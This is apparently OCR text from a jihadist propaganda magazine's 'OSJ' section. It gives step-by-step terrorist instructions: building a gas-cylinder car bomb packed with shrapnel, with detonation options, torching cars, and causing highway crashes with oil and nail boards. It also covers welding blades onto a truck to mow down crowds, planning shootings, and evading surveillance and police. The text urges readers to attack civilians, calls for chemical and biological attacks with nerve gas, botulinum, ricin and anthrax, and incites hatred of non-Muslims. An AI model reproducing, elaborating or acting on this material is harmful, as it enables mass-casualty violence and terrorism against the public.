


fig 1.2 Cooking Gas Regulator



fig 1.3 Nut and Valve



fig 1.4 Final Results

b CONNECTING THE OXYGEN CYLINDER TO THE COOKING GAS CYLINDER.

SECURITY MEASURES

- If you are planning to hide your identity and cover your trail during the operation, begin from the time you set your feet to purchase the ingredients.
- Wipe your fingerprints.
- Use a car that will not reveal your identity.
- Avoid cctv cameras.
- Be artisic and creative in avoiding detection



Connecting Nut


Note: to be able to insert Oxygen Gas into the Cooking Gas Cylinder, you should have the connecting nut illustrated in the photo.

If the connector is unavailable, or buying it may draw attention to you, you can use a normal cooking gas regulator with a bit of modification. You will have to drill a hole from the inside to let Oxygen Gas pass into the cylinder.



Modified cooking gas Regulator - Interior and Exterior spot to be drilled

c INSERTING OXYGENE GAS



Inserting Oxygene to Cooking Gas Cylinder using a Barometer

Insert 9 bars of Oxygen Gas into the Cooking Gas Cylinder. This will make the total pressure inside the Cooking Gas Cylinder 12.

NB: Avoid heat and fire sources while inserting or discharging gas!

d PREPARING THE IGNITION LAMP

DID YOU KNOW ?

that you can mix the two gases in one Welding-Oxygen Cylinder? An oxygen cylinder can sustain more than 12 Cooking Gas Cylinders of 25-liters. BUT do not forget the balloon principle.



fig 3.1 Match in Lamp




fig 3.2 Sealing

The ignition lamp is the tool that emits a flame into the mixed gas inside the Cooking Gas Cylinder, to detonate the bomb.


- Break the top of the decoration lamp by heating it. Make sure the filament does not break.
- Fill the lamp with match (from matchstick heads). (fig 3.1)
- Seal it with a tissue. (fig 3.2)

e

INSERTING THE IGNITION LAMP

IMPORTANT

It is better to start pre-paring the car bomb few hours before the operation, because the security forces (if they come into your work place/house) cannot accuse you of prepar-ing a bomb, especially if you distribute the ingredients in your house well.



Ignition lamp in Connecting-Lamp



Ignition lamp in Modified-Cooking Gas Regulator

- Insert the lamp into the connector, while the wires are out.
- Apply epoxy to seal the connector or the modified regulator.
- Fasten the connector to mixed gas cylinder.

f

FASTEN THE CONNECTOR TO MIXED GAS CYLINDER



A Cooking Gas Cylinder Bomb. You have completed the preparation of one cylinder, now prepare the other cylinders in the same way (to make a total of not less than six).



MAXIMUM CARNAGE

It is better to use shrapnel (nuts, ball bear-ings, nails or any other) on the outer surface of the cylinders.

- The best way to arrange the shrapnel is in circles.
- In this car bomb you can use up to 100,000 pieces of shrapnel.
- A hand grenade usually contains 360 shrapnel only.

PREPARING THE CAR BOMB

Prepare no less than six 25-litre cylinders.

- Place them closely to each other. Leave as little space between them as pos-sible.
- Connect the ignition Lamps.


Figure shows Car Bomb without Electrical Circuit




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PREPARING THE ELECTRIC CIRCUIT: (CONNECTING THE COOKING GAS CYLINDERS)

Every ignition lamp has two wires. Connect the wires on the right to the positive pole (+) of the battery (12v or ore), and the wires on the left to the negative pole (-).





REMEMBER

If you intend to hide your identity buy a car without any formal paperwork being exchanged.

IMPORTANT

If it possible, carry out an experiment even if in a smaller scale in a safe place, because an experiment will give you lot of experi-ence before the main operation.

When these two wires are connected to the battery the car will explode.

- THAT IS WHY YOU SHOULD PUT A SWITCH ON THE POSITIVE SIDE SO THAT YOU CAN CONTROL WHEN TO DETONATE THE CAR BOMB, AND PROTECT THE CIRCUIT FROM UNINTENDED DETONATION.
- Note: It is recommended to test the electric circuit using another decoration lamp of the same type used for ignition.
- If you are a martyrdom bomber and you want to detonate the car bomb directly, use a manual switch that is operated by hand directly.
- If you want to make it a time bomb, use a time switch (you can refer to Inspire Magazine issue 1 and 9 for details).
- If you want a remote detonation, use a toy-car remote, alarm remote, garage remote or any other. You can test the remote with a lamp (or refer to issue 8 for details).



OSJ TORCHING SCHOOL

TORCHING PARKED VEHICLES

w/ Ibnul Irhab

EASY TO DO

The West should taste some burning. They should pay for bombarding and burning our Muslim brothers and sisters' homes and our Holy Quran.

For burning down forests, plantations and houses, please refer to Issue 9. It explains the topic in full details.

OPERATION NO PARKING!

Today we have something new for you, VEHICLES. Vehicle are easy to torch. And the easy part is, vehicles need to be parked somewhere, right? How safe is that somewhere, especially in deserted areas? How much more safe will the West feel parking their vehicles, when they know they're up for a TORCHING.

Procedure:

- Carry your bottle(s) of fuel.
- Find a deserted parked car.
- Avoid CCTV cameras or areas where people could see you.
- After finding a suitable place, plan your escape route.
- Pour the petrol on the vehicle(s), do not forget the tires. You can pour a line away from the vehicle.
- Leave the bottle(s) to burn so as not to be caught with it (them).
- Do not touch the vehicle(s), just in case there is an alarm.
- Don't get petrol on yourself.
- Use a matchstick to torch the vehicle directly or the line of petrol.
- Quickly execute your escape plan acting natural so as to avoid suspicion.

PS: camouflaging the petrol is an important precaution to take. You can use an apple juice bottle.



Ensure the cars you're torching are not Muslims'. Go to known non-Muslim suburbs to be safe, or during their ceremonies. 1200 vehicles were torched In France this New Year's eve.


WHY A MATCHSTICK?



We are setting forth an example to the *Kuffar* and that example is a Matchstick. While the *Kuffar* are deluded into thinking that their superior technology will defeat us. We put forth that we will defeat you even if it is by a matchstick. And that our simple weapons are also just as terrorizing and destructive to your economy as your weapons are by the permission of Allah.

REQUIREMENT

- Fuel (petrol – you can siphon petrol from your vehicle to avoid suspicion)
- Source of fire – a matchstick





OSJ SCHOOL FOR ROAD ACCIDENTS

CAUSING ROAD ACCIDENTS

w/ Ibnul Irhab

IT'S TIME TO VISIT DAD'S GARAGE

1 LUBRICATIVE OIL

WHAT IS THE BEST TIMING?

The best timing for a 'Causing Road Accident' operation is during night hours especially on Sunday nights. Most of the *Kuffar* will be either drinking or showing off their driving talents to their friends in addition to the poor visbility due to the scarcity of light. Thus it is hard for your ambush tools to be noticed.

We all agree that the Kuffar chose the wrong path. Now it's due time for their vehicles to also leave the right path. Demolition Derby Style.



No road to travel down. No sky to shade them, till they pay *Jiziyah* while they are humbled.



ARE YOU READY FOR AN AMBUSH?

Requirement:

• 40 liters of Lubricative Oil or more – the more the better. You can also use cooking oil, non-organic are more functional.

Procedure:

• Look for a bend or corner on a highway (divided or undivided). FIGURE 1.1

• Pour the oil on the bend or 15 meters before the sharp corner. Pour on the lane that is exposed to the corner.

TIP

For best results, choose a bend on a mountainous road, a bridge or in a tunnel. As the sliding will surprise the *Kuffar* much more maybe even causing a down the mountain *Chitti Chitti Bang Bang* flying special.



FIGURE 1.1

WHY TARGET HIGHWAYS?

Highways are the target because vehicles are likely to be at a high velocity (speed), and CF and inertia are directly proportional to velocity. Therefore the greater the inertia and CF the greater the damage on the vehicle after losing control.
CF = Mv2/R
Where v = velocity (speed)




FIGURE 1.2 A




FIGURE 1.2 B

HOW THE OIL WORKS

A car driving around a curve is exposed to a centrifugal force (CF) which makes the vehicle slide outwards. The centrifugal force is opposed by a frictional force (F) between the treads of the tires and the road to stop the car from sliding. FIGURE 1.2 A

Therefore, when the centrifugal force becomes greater than the frictional force, the vehicle will slide.

Oil is a lubricant, so pouring oil before the bend reduces the friction between the treads of the tires and the surface of the road. In this case the centrifugal force will be greater friction and the vehicle will slide. (CF>F)

The sliding vehicle may hit a curbstone or grass (X) verges and this will jolt the slide to zero almost instantly. The sudden lateral deceleration produces an inertial force acting through the center of gravity in addition to the centrifugal force, and together they provide a large overturning couple. FIGURE 1.2 B

A slIding vehicle doesn't necessarily have to hit an object to provide a dangerous overturning couple. For example, a car sliding sideways on this oily surface, suddenly transferring to a dry surface will undergo a considerable lateral deceleration sufficiently large enough to cause overturning, or at least, steering and stability problems.

WARNING

When carrying out these operations, avoid CCTV cameras and all eyes in general.

DID YOU KNOW?

A vehicle travelling on hundred km/h, after slamming the brakes, it travels 120m before a complete stop.



FIGURE 1.3

FIGURE 1.3

Displayed is a vehicle which overturned on a wet road.

the ultimate mowing machine

yahya ibrahim



America is a terrorist state and Americans are complacent in some of the worst forms of terrorism our Muslim nation has been subjected to. Millions of Muslim lives have been lost to American brutality. It is about time Muslims wake up and payback America what is due to it.

In this section, the OSJ, we give our readers suggestions on how to wage their individual jihad. Here is one idea of how an individual Muslim may do so. It is a simple idea and there is not much involved in its preparation. All what is needed is the willingness to give one's life for Allah.



The implementation of details of this operation should be subject to the security requirements.

The idea is to use a pickup truck as a mowing machine, not to mow grass but mow down the enemies of Allah.

You would need a 4WD pickup truck. The stronger the better. You would then need to weld on steel blades on the front end of the truck. These could be a set of butcher blades or thick sheets of steel. They do not need to be extra sharp because with the speed of the truck at the time of impact, even a blunter edge would slice through bone very easily. You may raise the level of the blades as high as the headlights. That would make the blades strike your targets at the torso level or higher.

Pick your location and timing carefully. Go for the most crowed locations. Narrower spots are also better because it gives less chance for the people to run away. Avoid locations where other vehicles may intercept you.

To achieve maximum carnage, you need to pick up as much speed as you can while still retaining good control of your vehicle in order to maximize your inertia and be able to strike as many people as possible in your first run. Keep in mind that as soon as people realize what you are up to, they would scatter and run in every direction looking for cover. They would look for areas where the vehicle cannot reach them. Therefore, it is important to study your path of operation beforehand.

The ideal location is a place where there are a maximum number of pedestrians and the least number of vehicles. In fact if you can get through to "pedestrian only" locations that exist in some downtown (city center) areas, that would be fabulous. There are some places that are closed down for vehicles at certain times due to the swarms of people.

If you have access to firearms, carry them with you so that you may use them to finish off your work if your vehicle gets grounded during the attack.

After such an attack, we believe it would be very difficult to get away safely and without being recognized. Hence, it should be considered a martyrdom operation. It's a one-way road. You keep on fighting until you achieve martyrdom. You start out your day in this world, and by the end of it, you are with Allah.

This idea could be implemented in countries like Israel, the U.S., Britain, Canada, Australia, France, Germany, Denmark, Holland and other countries where the government and public sentiment is in support of the Israeli occupation of Palestine, the American invasion of Afghanistan and Iraq or countries that had a prominent role in the defamation of Muhammad ﷺ. In such countries we may strike at the public at large. As long as they target our non-combatants, we will target theirs.

This is one of many ways to implement this idea. You may modify it and add or subtract to it according to what is suitable for your particular conditions.

If Allah guides your heart to such a great operation please leave behind a note. Tell the world why you did it.

Tips for our brothers in the United Snakes of America

Title

Yahya Ibrahim

Author

Forget about the constitution, forget about your rights, and forget about the law. If the authorities suspect you, they will take you in on real charges or trumped up ones, it doesn't matter. America cares less about the law when it comes to Muslims. Therefore don't get them suspicious in the first place. Here are some tips:

- Beware of informants: If the Feds suspect you are up to something, they may try to set you up through an informant. There were quite a few brothers who were arrested using this method. The Fort Dix brothers were set up by an informant. Najibullah Zazi, and the three brothers in New York: Mahmud Faruq Brent, Rafiq Abdus Sabir, Abdulrahman Farhane, were all sold out by brothers who ended up collaborating with the authorities.

Learn your lesson: beware of individuals who are unknown to you and do not put your trust in those who pose as mujahidin.

- Do not attempt to travel overseas to join the mujahidin in an overt matter. In November 2009, five brothers from Virginia were arrested in Pakistan for attempting to join al Qaeda. Brother Zachary Adam Chesser is also accused of attempting to travel to Somalia. Therefore we strongly encourage our brothers to fight jihad on U.S. soil. In fact even if traveling to join the fronts of jihad was accessible and easy, we would still encourage them to perform operations in the West. To kill a snake, strike its head.

For those planning on executing operations:

- Take extra care and precautions when using electronic media. The Internet and mobile phones greatly facilitate communication for the mujahidin. The Internet has allowed for the spread of the jihadi doctrine and played a role in guiding many towards the truth. Mobile phones have also been used extensively by mujahidin for day-to-day communications. But for those living in the West, the brothers need to be extra cautious. The rules concerning surveillance in the West have been relaxed when it comes to monitoring Muslims and you could be arrested for the least suspicion. Therefore we advise our brothers to eliminate their using of the Internet and mobile phone except for non-jihadi related communication. If it is necessary for the work to use the mobile phone or internet, then use it with proper security measures such as using a coded language that would not raise suspicion or using encryption software from a terminal that cannot be traced back to you.

- If you are clean stay clean. Avoid contact with jihadi minded individuals. Do not visit jihadi websites. Do not keep in your possession any suspicious material.

- Have a convincing cover story for anything suspicious. The story needs to be good enough to convince a jury if you ever get that far.



• Take your time. No rush. A successful operation in 6 months time or even a year or more is quite better than a rushed botched attempt that winds you up behind bars. Case out your targets. Think it out. Contemplate your best options. Look for the maximum effect. If you think you are under watch, disclose your thoughts to nobody.

• Whenever possible try to get the information you need from websites that are non-Islamic or are not related to jihad. For example you may visit sites that report on the mujahidin and cover their material such as SITE intelligence group or Memri.

Different options for operations

The Firearm Operation: Nidal Hassan and Abdul Hakim Mujahid Muhammad. It's the least suspicious if you already own a firearm. For this choose the best location. A random hit at a crowded restaurant in Washington DC at lunch hour for example might end up knocking out a few government employees. Targeting such employees is paramount and the location would also give the operation additional media attention.

The advantages of the random shooting line of operations:
o No one else is involved. The idea doesn't leave the mind of the mujahid. This eliminates the chances of the Feds catching wind of what's going to happen.
o Demands the least preparation. All what is needed is the weapon, the ammunition, and surveillance of the site.
o The fastest operation to perform. Other operations may need more time to prepare.

If you have access to welding equipment, the operation of "The ultimate mowing machine" would be another simple and effective operation. The advantages of this one:
o This method has not been used before.
o It would cause chaos and trauma among the public. The "terrorizing" element here is great. With blades welded to the truck and slashing out at the enemies of Allah at high speed, you can imagine the scene after such an operation!
o It is a simple operation with great results.
o With the exception of the welding part, the authorities would have no way of figuring out what you are up to. Owning a truck is by no means an indication of terrorist intent. When you get to the welding part, do it fast so as to not give the authorities a chance to botch the operation. Do the welding right before you take off.

Another option for the individual jihad is the idea we proposed in "Make a bomb in the kitchen of your mom". The pressurized cooker should be placed in crowded areas and left to blow



up. More than one of these could be planted to explode at the same time. However, keep in mind that the range of the shrapnel in this operation is short range so the pressurized cooker or pipe should be placed close to the intended targets and should not be concealed from them by barriers such as walls.

These are some of our suggestions. The best operation however is the one where you come up with an innovative idea that the authorities have not yet turned their attention to, and that leads to maximum casualties or – equally important – maximum economic losses. Also those brothers of ours who have specialized expertise and those who work in sensitive locations that would offer them unique opportunities to wreak havoc on the enemies of Allah should take advantage of their skills.

For those mujahid brothers with degrees in microbiology or chemistry lays the greatest opportunity and responsibility. For such brothers we encourage them to develop a weapon of mass destruction, i.e., an effective poison with the proper method of delivery.

Poisonous gases such as nerve gas are not out of reach for the chemist and require simple equipment. A microbiologist would be capable of developing the most effective strains of Clostridium botulinum and thus develop the most lethal toxin of all: botulin. An effective botulin attack administered properly could lead to hundreds if not thousands of casualties.

For such brothers we would ask them to take the utmost security precautions and take their time even if that means years. Such an operation is worth the wait.

Brothers with less experience in the fields of microbiology or chemistry as long as they posses basic scientific knowledge would be able to develop other poisons such as ricin or cyanide.

Due to the extreme importance of moving the war with America over to the next stage, the stage of weapons of mass destruction, we will In Shā' Allāh cover such topics in more detail in our upcoming issues. Until then may Allah protect you all and guide you to what is best for you in this life and the afterlife.

2 TIRE-BURSTERS

Required Components

- A wooden board (12×8×2 inches)
- 20 nails (4 - 5 inches) the thicker the better.
- A hummer.
- Black paint and a brush (for camouflage).









NOTE:

This is an open tool, it could be improvised or changed. As for the 'Assassinating Tire-Bursters', we can't reveal it now for security purposes.

In the previous section, we discussed how to reduce the friction between the tires and the road. The responsible part for the traction was the tread. In this section we will discuss how to deform the body of the tire which ensures support. Therfore in this issue's OSJ we have targeted the tire as a whole.

Ambushes are one of the deadliest techniques in old and modern warfare. It requires surveillance and timing. Here we present to you an ambush without the need of any. You place and disappear.

To the Tire-Bursters - that is what I like to call them. The idea is to **place them on roads** in order to cause the tires of any vehicle, which comes in contact, to **burst**. While the vehicle is at a high speed, it will lose control and the result are as we have illustrated in the previous section.
Tire-Bursters are simple to make:

Preparation:

- Tint the black paint to be as the same color as the targeted road. Some roads are darker than others. In our case we just used plain black.
- Paint one face of the wooden board with the new tilted black paint. Also paint the 4 side faces to increase the camouflaging as in FIGURE 1.5 A . The result should look like FIGURE 1.5 B.
- Divide the unpainted face of the board into an inner and a perimeteral area as shown in FIGURE 1.5 C. The dots in the frame represent the nails.
- Hammer the nails **(THICK NAILS)** through the unpainted face as in FIGURE 1.5 D. Excess force may cause the board to break - our goal is to break down vehicles.
- Hammering the nails will cause some openings or cracks on the painted face. Fill the cracks with the paint. FIGURE 1.5 E.

Your Tire-Buster will look like FIGURE 1.4. Scary, isn't it?

Note: Do not leave any lead or trace behind e.g. Id cards, fingerprints or school books.



FIGURE 1.4

Why accidents?

The goal is *Inshallah* that if enough Muslims fulfill their obligations of *Jihad*, the *Kuffar* and their insurance companies will be so sick of the terror caused and money wasted by these simple operations that they will press their government to stop the tyranny against Muslims. These operations come under the umbrella of deterrence operations as explained above.



FIGURE 1.5 A



FIGURE 1.5 B




FIGURE 1.5 C



FIGURE 1.5 D

CONDITION DURING DRIVING	REACTION TIME (SEC)
NORMAL	1
DRUNK OR UNDER MEDICATION	1.5 – 2
HAVING TELEPHONE CONSERVATION / LISTENING MUSIC	2 – 5




FIGURE 1.5 E

- Nearly 1.3 million people die in road crashes each year, on average 3,287 deaths a day.
- An additional 20-50 million are injured or disabled.
- In US Over 37,000 people die in road crashes each year
- An additional 2.35 million are injured or disabled
- Road crashes cost the U.S. $230.6 billion per year, or an average of $820 per person

FIGURE 1.6

For a speeding vehicle, a tiny swerve, one split second of distraction can create devastating outcomes.



FIGURE 1.6

SUCCESSFUL AMBUSH?



OSJ SPECIALIST CONSULTANCY

YOU ASK, WE ANSWER

w/ AQ Consultant

ASK THE EXPERT

You can send your question to AQ via the emails provided in the Contact Page below. It is your right to ask, our duty to answer.

1 WHAT IS YOUR PROFESSION?

All praise due to Allah, the Muslim *ummah* is rich of talented and learned people. This section is dedicated to give simple guidance for those who are willing to help in the Global *Jihad*.

Tell me your Profession, and I'll tell you what to do.

PROFESSIONAL: I am an experienced doctor.

AQ CONSULTANT: Create a lethal poison (gaseous), manufacture an anthrax and give the *mujahideen* medical advice in their blogs or you can contact us directly.

TIP

Ricin is one of the easiest of poisons to make. In the autopsy room, finding ricin is next to impossible in the subject's body. It will kill within 12 to 24 hours. One pound of ricin is a lethal dose for 3 million people by injection.



PROFESSIONAL: I am an active journalist.

AQ CONSULTANT: Journalism is a useful profession to the *mujahideen*. You could surveil the enemy, this could be done through your wide knowledge of current affairs and your access to many areas as a media personnel. Track down the enemies of Allah, hit or send us the surveillance report .

WHAT ELSE COULD I DO?

A journalist could also help the global *jihad* by exposing the western crimes and lies, which is part of professionalism. This could be done by showing their massacres of Muslims and weak nations, their war crimes and stealth e.g. oil.



2 SHORT ANSWERS FOR ASSUMED QUESTIONS

Remember!

- Remember to prepare your heart for any operation.
- Remember to refuge yourself from satan.
- Remember jihad is wajib and not sunnah.
- Remember to remind yourself of the great rewards of jihad.
- Remember the tears of the children of Palestine.
- Remember the scream of your Afghani sister.
- Remember the bombarded houses in Mali.
